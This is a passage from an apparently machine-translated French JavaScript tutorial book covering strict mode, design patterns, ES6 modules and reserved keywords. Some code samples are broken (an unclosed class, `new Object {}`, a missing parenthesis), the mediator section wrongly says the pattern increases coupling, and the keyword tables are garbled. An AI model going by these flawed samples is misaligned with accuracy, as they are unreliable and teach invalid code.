avec succès, le `mistypedVaraible` sera automatiquement déclaré dans la portée globale en tant que variable globale. Cela implique que le développeur doit rechercher manuellement cette affectation spécifique dans le code.

De plus, en forçant la déclaration de variables, le développeur ne peut pas déclarer accidentellement des variables globales à l'intérieur de fonctions. En mode non strict:

```
function foo() {
   a = "bar"; // variable is automatically declared in the global scope
}
foo();
console.log(a); // >> bar
```

En mode strict, il est nécessaire de déclarer explicitement la variable:

```
function strict_scope() {
   "use strict";
   var a = "bar"; // variable is local
}
strict_scope();
console.log(a); // >> "ReferenceError: a is not defined"
```

La variable peut également être déclarée en dehors et après une fonction, ce qui lui permet d'être utilisée, par exemple, dans la portée globale:

```
function strict_scope() {
   "use strict";
   a = "bar"; // variable is global
}
var a;
strict_scope();
console.log(a); // >> bar
```

Modification des propriétés

Le mode strict vous empêche également de supprimer les propriétés indélébiles.

```
"use strict";
delete Object.prototype; // throws a TypeError
```

L'instruction ci-dessus serait simplement ignorée si vous n'utilisez pas le mode strict, mais vous savez maintenant pourquoi elle ne s'exécute pas comme prévu.

Cela vous empêche également d'étendre une propriété non extensible.

```
var myObject = {name: "My Name"}
Object.preventExtensions(myObject);

function setAge() {
    myObject.age = 25;   // No errors
}
```

```
function setAge() {
    "use strict";
    myObject.age = 25;  // TypeError: can't define property "age": Object is not extensible
}
```

Comportement de la liste d'arguments d'une fonction

`arguments` objets objet se comportent différemment en mode *strict* et *non strict* . En mode *non strict* , l'objet `argument` reflètera les modifications de la valeur des paramètres présents, mais en mode *strict* , toute modification de la valeur du paramètre ne sera pas répercutée dans l'objet `argument` .

```
function add(a, b){
    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 5,10
}

add(1, 2);
```

Pour le code ci-dessus, l'objet `arguments` est modifié lorsque nous modifions la valeur des paramètres. Cependant, pour *le* mode *strict* , le même ne sera pas reflété.

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 1,2
}
```

Il est intéressant de noter que si l'un des paramètres n'est `undefined` , et que nous essayons de modifier la valeur du paramètre en mode *strict* ou *non strict* , l'objet `arguments` reste inchangé.

Mode strict

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1,undefined
    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1, undefined
}
add();
// undefined,undefined
// undefined,undefined

add(1)
```

```
// 1, undefined
// 1, undefined
```

Mode non strict

```
function add(a,b) {

    console.log(arguments[0],arguments[1]);

    a = 5, b = 10;

    console.log(arguments[0],arguments[1]);
}
add();
// undefined,undefined
// undefined,undefined

add(1);
// 1, undefined
// 5, undefined
```

Paramètres dupliqués

Le mode strict ne vous permet pas d'utiliser des noms de paramètres de fonction en double.

```
function foo(bar, bar) {}  // No error. bar is set to the final argument when called

"use strict";
function foo(bar, bar) {}; // SyntaxError: duplicate formal argument bar
```

Fonction de cadrage en mode strict

En mode strict, les fonctions déclarées dans un bloc local sont inaccessibles en dehors du bloc.

```
"use strict";
{
  f(); // 'hi'
  function f() {console.log('hi');}
}
f(); // ReferenceError: f is not defined
```

En termes de portée, les déclarations de fonction en mode strict ont le même type de liaison que `let` ou `const` .

Listes de paramètres non simples

```
function a(x = 5) {
  "use strict";
}
```

JavaScript n'est pas valide et lancera une `SyntaxError` parce que vous ne pouvez pas utiliser la directive `"use strict"` dans une fonction avec une liste de paramètres non simples comme celle ci-

dessus - affectation par défaut `x = 5`

Les paramètres non simples incluent -

- Affectation par défaut

```
function a(x = 1) {
  "use strict";
}
```

- La destruction

```
function a({ x }) {
  "use strict";
}
```

- Reste les paramètres

```
function a(...args) {
  "use strict";
}
```

Lire Mode strict en ligne: https://riptutorial.com/fr/javascript/topic/381/mode-strict

Chapitre 73: Modèles de conception comportementale

Examples

Motif d'observateur

Le modèle Observer est utilisé pour la gestion des événements et la délégation. Un *sujet* maintient une collection d' *observateurs.* Le sujet informe alors ces observateurs chaque fois qu'un événement se produit. Si vous avez déjà utilisé `addEventListener` vous avez utilisé le modèle Observer.

```
function Subject() {
    this.observers = []; // Observers listening to the subject

    this.registerObserver = function(observer) {
        // Add an observer if it isn't already being tracked
        if (this.observers.indexOf(observer) === -1) {
            this.observers.push(observer);
        }
    };

    this.unregisterObserver = function(observer) {
        // Removes a previously registered observer
        var index = this.observers.indexOf(observer);
        if (index > -1) {
            this.observers.splice(index, 1);
        }
    };

    this.notifyObservers = function(message) {
        // Send a message to all observers
        this.observers.forEach(function(observer) {
            observer.notify(message);
        });
    };
}

function Observer() {
    this.notify = function(message) {
        // Every observer must implement this function
    };
}
```

Exemple d'utilisation:

```
function Employee(name) {
    this.name = name;

    // Implement `notify` so the subject can pass us messages
    this.notify = function(meetingTime) {
        console.log(this.name + ': There is a meeting at ' + meetingTime);
```

```
    };
}

var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');

// Output:
// Bob: There is a meeting at 4pm
// Jane: There is a meeting at 4pm
```

Modèle de médiateur

Considérez le modèle de médiateur comme la tour de contrôle de vol qui contrôle les avions en vol: il ordonne à l'avion de atterrir maintenant, le deuxième à attendre et le troisième à décoller, etc. .

C'est ainsi que fonctionne le médiateur, qui fonctionne comme un concentrateur de communication entre différents modules. Vous réduisez ainsi la dépendance des modules, augmentez le couplage et par conséquent la portabilité.

Cet **exemple de Chatroom** explique le fonctionnement des patrons de médiateur:

```
// each participant is just a module that wants to talk to other modules(other participants)
var Participant = function(name) {
    this.name = name;
    this.chatroom = null;
};
 // each participant has method for talking, and also listening to other participants
Participant.prototype = {
    send: function(message, to) {
        this.chatroom.send(message, this, to);
    },
    receive: function(message, from) {
        log.add(from.name + " to " + this.name + ": " + message);
    }
};

 // chatroom is the Mediator: it is the hub where participants send messages to, and receive
messages from
var Chatroom = function() {
    var participants = {};

    return {

        register: function(participant) {
            participants[participant.name] = participant;
            participant.chatroom = this;
        },

        send: function(message, from) {
            for (key in participants) {
                if (participants[key] !== from) {//you cant message yourself !
                    participants[key].receive(message, from);
```

```
                }
            }
        }

    };
};

// log helper

var log = (function() {
    var log = "";

    return {
        add: function(msg) { log += msg + "\n"; },
        show: function() { alert(log); log = ""; }
    }
})();

function run() {
    var yoko = new Participant("Yoko");
    var john = new Participant("John");
    var paul = new Participant("Paul");
    var ringo = new Participant("Ringo");

    var chatroom = new Chatroom();
    chatroom.register(yoko);
    chatroom.register(john);
    chatroom.register(paul);
    chatroom.register(ringo);

    yoko.send("All you need is love.");
    yoko.send("I love you John.");
    paul.send("Ha, I heard that!");

    log.show();
}
```

Commander

Le modèle de commande encapsule les paramètres dans une méthode, l'état actuel de l'objet et la méthode à appeler. Il est utile de compartimenter tout ce qui est nécessaire pour appeler une méthode ultérieurement. Il peut être utilisé pour émettre une "commande" et décider plus tard quel morceau de code utiliser pour exécuter la commande.

Il y a trois composants dans ce modèle:

1. Message de commande - la commande elle-même, y compris le nom de la méthode, les paramètres et l'état
2. Invoker - la partie qui demande à la commande d'exécuter ses instructions. Il peut s'agir d'un événement chronométré, d'une interaction utilisateur, d'une étape d'un processus, d'un rappel ou de tout autre moyen nécessaire pour exécuter la commande.
3. Reciever - la cible de l'exécution de la commande.

Message de commande en tant que tableau

```
var aCommand = new Array();
aCommand.push(new Instructions().DoThis);  //Method to execute
aCommand.push("String Argument");  //string argument
aCommand.push(777);                //integer argument
aCommand.push(new Object {} );     //object argument
aCommand.push(new Array() );       //array argument
```

Constructeur pour la classe de commande

```
class DoThis {
    constructor( stringArg, numArg, objectArg, arrayArg ) {
        this._stringArg = stringArg;
        this._numArg = numArg;
        this._objectArg = objectArg;
        this._arrayArg = arrayArg;
    }
    Execute() {
       var receiver = new Instructions();
       receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
    }
}
```

Invocateur

```
aCommand.Execute();
```

Peut invoquer:

- immédiatement
- en réponse à un événement
- dans une séquence d'exécution
- comme une réponse de rappel ou dans une promesse
- à la fin d'une boucle d'événement
- de toute autre manière nécessaire pour invoquer une méthode

---

Destinataire

```
class Instructions {
    DoThis( stringArg, numArg, objectArg, arrayArg ) {
        console.log( `${stringArg}, ${numArg}, ${objectArg}, ${arrayArg}` );
    }
}
```

Un client génère une commande, la transmet à un invocateur qui l'exécute immédiatement ou retarde la commande, puis la commande agit sur un récepteur. Le modèle de commande est très utile lorsqu'il est utilisé avec des modèles compagnons pour créer des modèles de messagerie.

Itérateur

Un modèle d'itérateur fournit une méthode simple pour sélectionner, de manière séquentielle,

l'élément suivant dans une collection.

Collection fixe

```
class BeverageForPizza {
    constructor(preferenceRank) {
        this.beverageList = beverageList;
        this.pointer = 0;
    }
    next() {
        return this.beverageList[this.pointer++];
    }

var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer"]);
withPepperoni.next(); //Cola
withPepperoni.next(); //Water
withPepperoni.next(); //Beer
```

Dans ECMAScript 2015, les itérateurs sont une méthode intégrée qui renvoie les données et les valeurs. done est vrai lorsque l'itérateur est à la fin de la collection

```
function preferredBeverage(beverage){
    if( beverage == "Beer" ){
        return true;
    } else {
        return false;
    }
}
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);
for( var bevToOrder of withPepperoni ){
    if( preferredBeverage( bevToOrder ) {
        bevToOrder.done; //false, because "Beer" isn't the final collection item
        return bevToOrder; //"Beer"
    }
}
```

En tant que générateur

```
class FibonacciIterator {
    constructor() {
        this.previous = 1;
        this.beforePrevious = 1;
    }
    next() {
        var current = this.previous + this.beforePrevious;
        this.beforePrevious = this.previous;
        this.previous = current;
        return current;
    }
}

var fib = new FibonacciIterator();
fib.next(); //2
fib.next(); //3
fib.next(); //5
```

Dans ECMAScript 2015

```
function* FibonacciGenerator() {  //asterisk informs javascript of generator
    var previous = 1;
    var beforePrevious = 1;
    while(true) {
        var current = previous + beforePrevious;
        beforePrevious = previous;
        previous = current;
        yield current;  //This is like return but
                        //keeps the current state of the function
                        // i.e it remembers its place between calls
    }
}

var fib = FibonacciGenerator();
fib.next().value; //2
fib.next().value; //3
fib.next().value; //5
fib.next().done; //false
```

Lire Modèles de conception comportementale en ligne:
https://riptutorial.com/fr/javascript/topic/5650/modeles-de-conception-comportementale

Chapitre 74: Modèles de conception créative

Introduction

Les modèles de conception sont un bon moyen de garder votre **code lisible** et SEC. DRY signifie **ne pas répéter vous-même** . Vous trouverez ci-dessous d'autres exemples de modèles de conception les plus importants.

Remarques

En génie logiciel, un modèle de conception de logiciel est une solution généralement réutilisable à un problème courant dans un contexte donné lors de la conception de logiciels.

Examples

Motif Singleton

Le modèle Singleton est un modèle de conception qui limite l'instanciation d'une classe à un objet. Une fois le premier objet créé, il renverra la référence au même chaque fois qu’il sera appelé pour un objet.

```
var Singleton = (function () {
        // instance stores a reference to the Singleton
        var instance;

        function createInstance() {
            // private variables and methods
            var _privateVariable = 'I am a private variable';
            function _privateMethod() {
                console.log('I am a private method');
            }

            return {
                // public methods and variables
                publicMethod: function() {
                    console.log('I am a public method');
                },
                publicVariable: 'I am a public variable'
            };
        }

        return {
            // Get the Singleton instance if it exists
            // or create one if doesn't
            getInstance: function () {
                if (!instance) {
                    instance = createInstance();
                }
                return instance;
            }
        };
```

```
})();
```

Usage:

```
// there is no existing instance of Singleton, so it will create one
var instance1 = Singleton.getInstance();
// there is an instance of Singleton, so it will return the reference to this one
var instance2 = Singleton.getInstance();
console.log(instance1 === instance2); // true
```

Modules de module et de module révélateur

Modèle de module

Le modèle de module est un modèle de conception créative et structurelle qui permet d'encapsuler des membres privés tout en produisant une API publique. Ceci est accompli en créant un IIFE qui nous permet de définir des variables uniquement disponibles dans sa portée (via la fermeture) tout en retournant un objet qui contient l'API publique.

Cela nous donne une solution propre pour cacher la logique principale et exposer uniquement une interface que nous souhaitons que d'autres parties de notre application utilisent.

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored within the closure
  var privateData = 1;

  // Because the function is immediately invoked,
  // the return value becomes the public API
  var api = {
    getPrivateData: function() {
      return privateData;
    },

    getDoublePrivateData: function() {
      return api.getPrivateData() * 2;
    }
  };
  return api;
})(/* pass initialization data if necessary */);
```

Modèle de module révélateur

Le modèle de module révélateur est une variante du modèle de module. Les principales différences sont que tous les membres (privés et publics) sont définis dans la fermeture, la valeur de retour est un littéral d'objet ne contenant aucune définition de fonction et toutes les références aux données membres sont effectuées via des références directes plutôt que par l'objet renvoyé.

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored just like before
```

```
  var privateData = 1;

  // All functions must be declared outside of the returned object
  var getPrivateData = function() {
    return privateData;
  };

  var getDoublePrivateData = function() {
    // Refer directly to enclosed members rather than through the returned object
    return getPrivateData() * 2;
  };

  // Return an object literal with no function definitions
  return {
    getPrivateData: getPrivateData,
    getDoublePrivateData: getDoublePrivateData
  };
})(/* pass initialization data if necessary */);
```

Motif de prototype révélateur

Cette variation du motif révélateur est utilisée pour séparer le constructeur des méthodes. Ce modèle nous permet d'utiliser le langage javascript comme un langage orienté objet:

```
//Namespace setting
var NavigationNs = NavigationNs || {};

// This is used as a class constructor
NavigationNs.active = function(current, length) {
    this.current = current;
    this.length = length;
}

// The prototype is used to separate the construct and the methods
NavigationNs.active.prototype = function() {
    // It is a example of a public method because is revealed in the return statement
    var setCurrent = function() {
        //Here the variables current and length are used as private class properties
        for (var i = 0; i < this.length; i++) {
                $(this.current).addClass('active');
        }
    }
    return { setCurrent: setCurrent };
}();

// Example of parameterless constructor
NavigationNs.pagination = function() {}

NavigationNs.pagination.prototype = function() {
// It is a example of a private method because is not revealed in the return statement
    var reload = function(data) {
        // do something
    },
    // It the only public method, because it the only function referenced in the return
statement
     getPage = function(link) {
        var a = $(link);
```

```
        var options = {url: a.attr('href'), type: 'get'}
        $.ajax(options).done(function(data) {
           // after the the ajax call is done, it calls private method
           reload(data);
        });

        return false;
    }
    return {getPage : getPage}
}();
```

Ce code ci-dessus doit être dans un fichier séparé .js à référencer dans n'importe quelle page nécessaire. Il peut être utilisé comme ceci:

```
var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();
```

Motif Prototype

Le modèle de prototype se concentre sur la création d'un objet pouvant être utilisé comme modèle pour d'autres objets via l'héritage de prototypes. Ce modèle est intrinsèquement facile à utiliser en JavaScript en raison de la prise en charge native de l'héritage prototype dans JS, ce qui signifie que nous n'avons pas besoin de consacrer du temps ou des efforts à l'imitation de cette topologie.

Créer des méthodes sur le prototype

```
function Welcome(name) {
  this.name = name;
}
Welcome.prototype.sayHello = function() {
  return 'Hello, ' + this.name + '!';
}

var welcome = new Welcome('John');

welcome.sayHello();
// => Hello, John!
```

Héritage prototypique

L'héritage d'un «objet parent» est relativement facile via le schéma suivant

```
ChildObject.prototype = Object.create(ParentObject.prototype);
ChildObject.prototype.constructor = ChildObject;
```

Où `ParentObject` est l'objet à partir `ParentObject` vous souhaitez hériter des fonctions prototypées, et `ChildObject` est le nouvel objet sur `ChildObject` vous souhaitez les placer.

Si l'objet parent a des valeurs qu'il initialise dans son constructeur, vous devez appeler le constructeur parent lors de l'initialisation de l'enfant.

Vous faites cela en utilisant le modèle suivant dans le constructeur `ChildObject` .

```
function ChildObject(value) {
    ParentObject.call(this, value);
}
```

Un exemple complet où ce qui précède est mis en œuvre

```
function RoomService(name, order) {
  // this.name will be set and made available on the scope of this function
  Welcome.call(this, name);
  this.order = order;
}

// Inherit 'sayHello()' methods from 'Welcome' prototype
RoomService.prototype = Object.create(Welcome.prototype);

// By default prototype object has 'constructor' property.
// But as we created new object without this property  -  we have to set it manually,
// otherwise 'constructor' property will point to 'Welcome' class
RoomService.prototype.constructor = RoomService;

RoomService.prototype.announceDelivery = function() {
  return 'Your ' + this.order + ' has arrived!';
}
RoomService.prototype.deliverOrder = function() {
  return this.sayHello() + ' ' + this.announceDelivery();
}

var delivery = new RoomService('John', 'pizza');

delivery.sayHello();
// => Hello, John!,

delivery.announceDelivery();
// Your pizza has arrived!

delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!
```

Fonctions d'usine

Une fonction usine est simplement une fonction qui renvoie un objet.

Les fonctions d'usine ne nécessitent pas l'utilisation du mot-clé `new` , mais peuvent toujours être utilisées pour initialiser un objet, comme un constructeur.

Souvent, les fonctions d'usine sont utilisées comme wrappers API, comme dans le cas de jQuery et moment.js , de sorte que les utilisateurs n'ont pas besoin d'utiliser `new` .

Ce qui suit est la forme la plus simple de la fonction d'usine; prendre des arguments et les utiliser pour créer un nouvel objet avec le littéral objet:

```
function cowFactory(name) {
    return {
```

```
        name: name,
        talk: function () {
            console.log('Moo, my name is ' + this.name);
        },
    };
}

var daisy = cowFactory('Daisy');  // create a cow named Daisy
daisy.talk();  // "Moo, my name is Daisy"
```

Il est facile de définir des propriétés et des méthodes privées dans une fabrique, en les incluant en dehors de l'objet renvoyé. Cela conserve vos détails d'implémentation encapsulés, de sorte que vous ne pouvez exposer que l'interface publique à votre objet.

```
function cowFactory(name) {
    function formalName() {
        return name + ' the cow';
    }

    return {
        talk: function () {
            console.log('Moo, my name is ' + formalName());
        },
    };
}

var daisy = cowFactory('Daisy');
daisy.talk();  // "Moo, my name is Daisy the cow"
daisy.formalName();  // ERROR: daisy.formalName is not a function
```

La dernière ligne donnera une erreur car la fonction `formalName` est fermée dans la fonction `cowFactory` . Ceci est une fermeture .

Les usines sont également un excellent moyen d'appliquer des pratiques de programmation fonctionnelle en JavaScript, car ce sont des fonctions.

Usine avec Composition

«Préférer la composition à l'héritage» est un principe de programmation important et populaire, utilisé pour attribuer des comportements aux objets, au lieu d'hériter de nombreux comportements souvent inutiles.

Usines de comportement

```
var speaker = function (state) {
    var noise = state.noise || 'grunt';

    return {
        speak: function () {
            console.log(state.name + ' says ' + noise);
        }
    };
};

var mover = function (state) {
```

```
    return {
        moveSlowly: function () {
            console.log(state.name + ' is moving slowly');
        },
        moveQuickly: function () {
            console.log(state.name + ' is moving quickly');
        }
    };
};
```

Usines d'objets

6

```
var person = function (name, age) {
    var state = {
        name: name,
        age: age,
        noise: 'Hello'
    };

    return Object.assign(     // Merge our 'behaviour' objects
        {},
        speaker(state),
        mover(state)
    );
};

var rabbit = function (name, colour) {
    var state = {
        name: name,
        colour: colour
    };

    return Object.assign(
        {},
        mover(state)
    );
};
```

Usage

```
var fred = person('Fred', 42);
fred.speak();        // outputs: Fred says Hello
fred.moveSlowly();   // outputs: Fred is moving slowly

var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly();  // outputs: Snowy is moving slowly
snowy.moveQuickly(); // outputs: Snowy is moving quickly
snowy.speak();       // ERROR: snowy.speak is not a function
```

Motif d'usine abstraite

Le motif de fabrique abstrait est un motif de conception créative qui peut être utilisé pour définir des instances ou des classes spécifiques sans avoir à spécifier l'objet exact en cours de création.

```
function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }

const vehicleFactory = {
    createVehicle: function (type) {
        switch (type.toLowerCase()) {
            case "car":
                return new Car();
            case "truck":
                return new Truck();
            case "bike":
                return new Bike();
            default:
                return null;
        }
    }
};

const car = vehicleFactory.createVehicle("Car"); // Car { name: "Car", wheels: 4 }
const truck = vehicleFactory.createVehicle("Truck"); // Truck { name: "Truck", wheels: 6 }
const bike = vehicleFactory.createVehicle("Bike"); // Bike { name: "Bike", wheels: 2 }
const unknown = vehicleFactory.createVehicle("Boat"); // null ( Vehicle not known )
```

Lire Modèles de conception créative en ligne:
https://riptutorial.com/fr/javascript/topic/1668/modeles-de-conception-creative

Chapitre 75: Modules

Syntaxe

- import defaultMember de 'module';
- import {memberA, memberB, ...} de 'module';
- import * comme module de 'module';
- import {memberA en tant que, memberB, ...} de 'module';
- import defaultMember, * en tant que module de 'module';
- import defaultMember, {moduleA, ...} de 'module';
- importer 'module';

Remarques

De MDN (emphase ajoutée):

> Cette fonctionnalité n'est **implémentée dans aucun navigateur de manière native pour le moment** . Il est implémenté dans de nombreux transpileurs, tels que le compilateur Traceur , Babel ou Rollup .

De nombreux transpileurs peuvent convertir la syntaxe du module ES6 en CommonJS pour l'utiliser dans l'écosystème Node, ou RequireJS ou System.js pour l'utiliser dans le navigateur.

Il est également possible d'utiliser un module comme Browserify pour combiner un ensemble de modules CommonJS interdépendants dans un seul fichier pouvant être chargé dans le navigateur.

Examples

Exportations par défaut

Outre les importations nommées, vous pouvez fournir une exportation par défaut.

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
    return PI * radius * radius;
}
```

Vous pouvez utiliser une syntaxe simplifiée pour importer l'exportation par défaut.

```
import circleArea from './circle';
console.log(circleArea(4));
```

Notez qu'une *exportation par défaut* est implicitement équivalente à une exportation nommée avec le nom `default` , et la liaison importée (`circleArea` ci-dessus) est simplement un alias. Le module précédent peut être écrit comme

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

Vous ne pouvez avoir qu'une exportation par défaut par module. Le nom de l'exportation par défaut peut être omis.

```
// named export: must have a name
export const PI = 3.14;

// default export: name is not required
export default function (radius) {
    return PI * radius * radius;
}
```

Importer avec des effets secondaires

Parfois, vous avez un module que vous souhaitez uniquement importer pour que son code de premier niveau soit exécuté. Ceci est utile pour les polyfills, les autres globals ou la configuration qui ne s'exécute qu'une seule fois lorsque votre module est importé.

Étant donné un fichier nommé `test.js` :

```
console.log('Initializing...')
```

Vous pouvez l'utiliser comme ceci:

```
import './test'
```

Cet exemple imprimera `Initializing...` sur la console.

Définir un module

Dans ECMAScript 6, lorsque vous utilisez la syntaxe du module (`import` / `export`), chaque fichier devient son propre module avec un espace de noms privé. Les fonctions et variables de niveau supérieur ne polluent pas l'espace de noms global. Pour exposer des fonctions, des classes et des variables à importer par d'autres modules, vous pouvez utiliser le mot clé `export` .

```
// not exported
function somethingPrivate() {
    console.log('TOP SECRET')
}


export const PI = 3.14;

export function doSomething() {
    console.log('Hello from a module!')
}

function doSomethingElse(){
    console.log("Something else")
}
```

```
export {doSomethingElse}

export class MyClass {
    test() {}
}
```

Remarque: les fichiers JavaScript ES5 chargés via les balises `<script>` resteront les mêmes lorsque vous n'utilisez pas l' `import` / `export` .

Seules les valeurs explicitement exportées seront disponibles en dehors du module. Tout le reste peut être considéré comme privé ou inaccessible.

Importer ce module donnerait (en supposant que le bloc de code précédent est dans `my-module.js`):

```
import * as myModule from './my-module.js';

myModule.PI;                 // 3.14
myModule.doSomething();      // 'Hello from a module!'
myModule.doSomethingElse();  // 'Something else'
new myModule.MyClass();      // an instance of MyClass
myModule.somethingPrivate(); // This would fail since somethingPrivate was not exported
```

Importation de membres nommés depuis un autre module

Étant donné que le module de la section Définir un module existe dans le fichier `test.js` , vous pouvez importer depuis ce module et utiliser ses membres exportés:

```
import {doSomething, MyClass, PI} from './test'

doSomething()

const mine = new MyClass()
mine.test()

console.log(PI)
```

La méthode `somethingPrivate()` n’a pas été exportée à partir du module de `test` Toute tentative d’importation échouera:

```
import {somethingPrivate} from './test'

somethingPrivate()
```

Importer un module entier

En plus d'importer des membres nommés à partir d'un module ou de l'exportation par défaut d'un module, vous pouvez également importer tous les membres dans une liaison d'espace de noms.

```
import * as test from './test'
```

```
test.doSomething()
```

Tous les membres exportés sont désormais disponibles sur la variable de `test` . Les membres non exportés ne sont pas disponibles, tout comme ils ne sont pas disponibles avec les importations de membres nommés.

Remarque: Le chemin d'accès au module `'./test'` est résolu par le *chargeur* et n'est pas couvert par la spécification ECMAScript - il peut s'agir d'une chaîne vers une ressource (un chemin - relatif ou absolu - sur un système de fichiers, une URL vers un ressource réseau ou tout autre identifiant de chaîne).

Importation de membres nommés avec des alias

Parfois, vous pouvez rencontrer des membres qui ont des noms de membres très longs, tels que `thisIsWayTooLongOfAName()` . Dans ce cas, vous pouvez importer le membre et lui donner un nom plus court à utiliser dans votre module actuel:

```
import {thisIsWayTooLongOfAName as shortName} from 'module'

shortName()
```

Vous pouvez importer plusieurs noms de membres longs comme ceci:

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as
otherName} from 'module'

shortName()
console.log(otherName)
```

Et enfin, vous pouvez mélanger les alias d’import avec l’importation normale des membres:

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'

shortName()
console.log(PI)
```

Exportation de plusieurs membres nommés

```
const namedMember1 = ...
const namedMember2 = ...
const namedMember3 = ...

export { namedMember1, namedMember2, namedMember3 }
```

Lire Modules en ligne: https://riptutorial.com/fr/javascript/topic/494/modules

Chapitre 76: Mots-clés réservés

Introduction

Certains mots - appelés *mots - clés* - sont traités spécialement en JavaScript. Il y a une pléthore de différents types de mots-clés, et ils ont changé dans différentes versions du langage.

Examples

Mots-clés réservés

JavaScript contient une collection prédéfinie de *mots-clés réservés* que vous ne pouvez pas utiliser comme variables, libellés ou noms de fonctions.

ECMAScript 1

1

A - E	*E - R*	*S - Z*
break	export	super
case	extends	switch
catch	false	this
class	finally	throw
const	for	true
continue	function	try
debugger	if	typeof
default	import	var
delete	in	void
do	new	while
else	null	with
enum	return	

ECMAScript 2

Ajout de **24** mots-clés réservés supplémentaires. (Nouveaux ajouts en gras).

3 E4X

UN F	F - P	P - Z
abstract	**final**	**public**
boolean	finally	return
break	**float**	**short**
byte	for	**static**
case	function	super
catch	**goto**	switch
char	if	**synchronized**
class	**implements**	this
const	import	throw
continue	in	**throws**
debugger	**instanceof**	**transient**
default	**int**	true
delete	**interface**	try
do	**long**	typeof
double	**native**	var
else	new	void
enum	null	**volatile**
export	**package**	while
extends	**private**	with
false	protected	

ECMAScript 5 / 5.1

Il n'y avait pas de changement depuis *ECMAScript 3* .

ECMAScript 5 retiré `int` , `byte` , `char` , `goto` , `long` , `final` , `float` , `short` , `double` , `native` , `throws` , `boolean` , `abstract` , `volatile` , `transient` et `synchronized` ; il a ajouté `let` et `yield` .

UN F	F - P	P - Z
break	finally	public
case	for	return

UN F	F - P	P - Z
catch	function	static
class	if	super
const	implements	switch
continue	import	this
debugger	in	throw
default	instanceof	true
delete	interface	try
do	**let**	typeof
else	new	var
enum	null	void
export	package	while
extends	private	with
false	protected	**yield**

> `implements` , `let` , `private` , `public` , `interface` , `package` , `protected` , `static` et `yield` sont **interdites en mode strict uniquement** .
>
> `eval` et les `arguments` ne sont pas des mots réservés mais ils agissent comme lui en **mode strict** .


ECMAScript 6 / ECMAScript 2015

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	finally	this
class	for	throw
const	function	try
continue	if	typeof
debugger	import	var
default	in	void
delete	instanceof	while
do	new	with

A - E	E - R	S - Z
else	return	yield


Futurs mots-clés réservés

Les éléments suivants sont réservés comme futurs mots-clés par la spécification ECMAScript. Ils n’ont pas de fonctionnalité spéciale à l’heure actuelle, mais ils pourraient le faire ultérieurement, ils ne peuvent donc pas être utilisés comme identificateurs.



enum		


Les éléments suivants sont uniquement réservés lorsqu'ils sont trouvés en code mode strict:



implements	package	public
interface	private	`statique '
let	protected	

Futurs mots-clés réservés dans les anciennes normes

Les éléments suivants sont réservés comme futurs mots-clés par les anciennes spécifications ECMAScript (ECMAScript 1 à 3).



abstract	float	short
boolean	goto	synchronized
byte	instanceof	throws
char	int	transient
double	long	volatile
final	native	

De plus, les littéraux null, true et false ne peuvent pas être utilisés comme identificateurs dans ECMAScript.

Du réseau de développeurs Mozilla .

Identifiants & Identifiant

En ce qui concerne les mots réservés, il existe une petite distinction entre les *"identificateurs"* utilisés pour les noms de variables ou de noms de fonctions et les *"noms d'identifiants"* autorisés comme propriétés des types de données composites.

Par exemple, ce qui suit entraînera une erreur de syntaxe illégale:

```
var break = true;
```

> SyntaxError Uncaught: rupture de jeton inattendue

Cependant, le nom est considéré comme une propriété d'un objet (à partir de ECMAScript 5+):

```
var obj = {
    break: true
};
console.log(obj.break);
```

Pour citer cette réponse :

À partir de la spécification du langage ECMAScript® 5.1 :

> Section 7.6
>
> Identifier Les noms sont des jetons interprétés selon la grammaire donnée dans la section «Identifiers» du chapitre 5 du standard Unicode, avec quelques petites modifications. Un `Identifier` est un `IdentifierName` non `ReservedWord` (voir 7.6.1).
>
> **Syntaxe**
>
> ```
> Identifier ::
>   IdentifierName but not ReservedWord
> ```

Par spécification, un `ReservedWord` est:

> Section 7.6.1
>
> Un mot réservé est un `IdentifierName` qui ne peut pas être utilisé comme `Identifier` .
>
> ```
> ReservedWord ::
>   Keyword
>   FutureReservedWord
>   NullLiteral
>   BooleanLiteral
> ```

